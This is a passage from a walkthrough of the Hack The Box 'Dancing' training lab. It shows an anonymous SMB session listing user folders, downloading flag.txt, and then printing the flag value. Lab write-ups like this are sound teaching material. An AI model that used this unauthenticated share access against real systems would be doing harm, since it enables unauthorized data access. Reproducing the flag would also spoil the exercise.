Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Mar 29 13:22:01 2021
  ..                                  D        0  Mon Mar 29 13:22:01 2021
  Amy.J                               D        0  Mon Mar 29 14:08:24 2021
  James.P                             D        0  Thu Jun  3 13:38:03 2021

                5114111 blocks of size 4096. 1752965 blocks available
smb: \> cd James.P\
smb: \James.P\> ls
  .                                   D        0  Thu Jun  3 13:38:03 2021
                                      D        0  Thu Jun  3 13:38:03 2021
  flag.txt                            A       32  Mon Mar 29 14:26:57 2021

                5114111 blocks of size 4096. 1752965 blocks available
smb: \James.P\> get flag.txt
getting file \James.P\flag.txt of size 32 as flag.txt (0.0 KiloBytes/sec) (av
erage 0.0 KiloBytes/sec)
```


You will find two folders in the current directory, ***Amy.J*** and ***James.P .***

Check both the directories and see which folder have the flag.txt file. Once you know where the flag.txt file is, simply download the file using get command.

When you enter the following command in your terminal it will download the flag.txt file into your local host directory.


```
get flag.txt
```

Now, log out from the target system and open the **flag.txt** file, which has been downloaded to your system, to view its contents.



```
┌──(kali㉿kali)-[~/Desktop/dancing]
└─$ ls
flag.txt  starting_point_sohailburki1.ovpn

┌──(kali㉿kali)-[~/Desktop/dancing]
└─$ cat flag.txt
5f61c10dffbc77a704d76016a22f1664

┌──(kali㉿kali)-[~/Desktop/dancing]
└─$ 
```

To read the content of a file use the cat command.



SUBMIT FLAG

Submit root flag

5f61c10dffbc77a704d76016a22f1664

Congratulation 🎉🎊 you've successfully completed your third lab in hack the box Learning The Basics Of Penetration Testing Module.

Dancing
ACTIVE
VERY EASY
Machine Pwned